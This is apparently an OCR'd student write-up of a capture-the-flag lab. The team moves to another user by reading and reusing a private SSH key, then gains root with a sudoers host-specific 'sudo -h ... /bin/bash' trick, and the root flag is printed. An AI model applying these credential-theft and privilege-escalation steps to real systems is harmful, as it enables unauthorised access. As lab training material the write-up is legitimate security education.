
If my failed attempt at giving you hints has left you more confused then allow me to provide you the direct solution for this. Copy the private key of Alice which is located at /home/Alice/.ssh/id_rsa and change its permission to 600. This will allow you to ssh into the account as shown in the image below

Running a sudo -l here will treat you with an error message which will say that humptydumpty may not run sudo on looking-glass. This happens when a user is not included in the sudoers directory, so lets take a look at it.

With the extra tips, Jia Meng manages to find the private key with cat .ssh/id_rsa



Then, Jia Meng continues to create and copy-paste the private key into alice_id_rsa in her local machine. She also changes its permission to 600 with chmod. Now she can SSH as Alice into the machine.



Category: Root Privilege Escalation


Question:2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG


Tools used: **SSH/CyberChef**

Thought Process and Methodology and Attempts:


Kai Zheng also logs in as Alice successfully with the same process from Jia Meng and he starts with checking useful files but the only file is kitten.txt and it does not contain any useful information. Kai Zheng also tries to check the Sudo command but he doesn't know the password for the username.



After finding nothing useful, Kai Zheng decided to try finding the file related to the username 'alice' with the command find. Luckily, he founded a file with directory /etc/sudoers.d/alice




Without wasting time, Kai Zheng and Jia Meng had cat the alice file to find some useful information. The result shows that we can run /bash/bin as root without any password.




However, Kai Zheng and Jia Meng did not know what ssalg-gnikool was. So, they start searching online and find out that the ssalg-gnikool was a particular host.

> What this all basically means is that alice is allowed to run /bin/bash as root but when a particular host is specified with it which is ssalg-gnikool. So lets just move on with this and get the root account. The command for this is: **sudo -h ssalg-gnikool /bin/bash**.

By using the Sudo command provided, Kai Zheng managed to get root. Finally, he can access the root directory and cat the root.txt.The flag is in a reverse situation so he reverses it back using the textreverser website just like Natalie did with the user flag. The **root flag** is **thm{bc2337b6f97d057b01da718ced6ead3f}**.





Contributions

ID	Name	Contribution	Signatures
12111 02409	CHUA KAI ZHENG	-Did the horizontal privilege escalation. -Discovered the exploit to root. -Video editing	
121110 2696	LEE JIA MENG	-Figured out the exploit for initial foothold. -Pivoted from 'jabberwock' user to 'tweedledum' user.	
121110 0917	NATALIE TAN LI YI	-Did the recon. -Did most of the writing after compiling the findings.	

VIDEO LINK: https://youtu.be/l8p5EDiucFo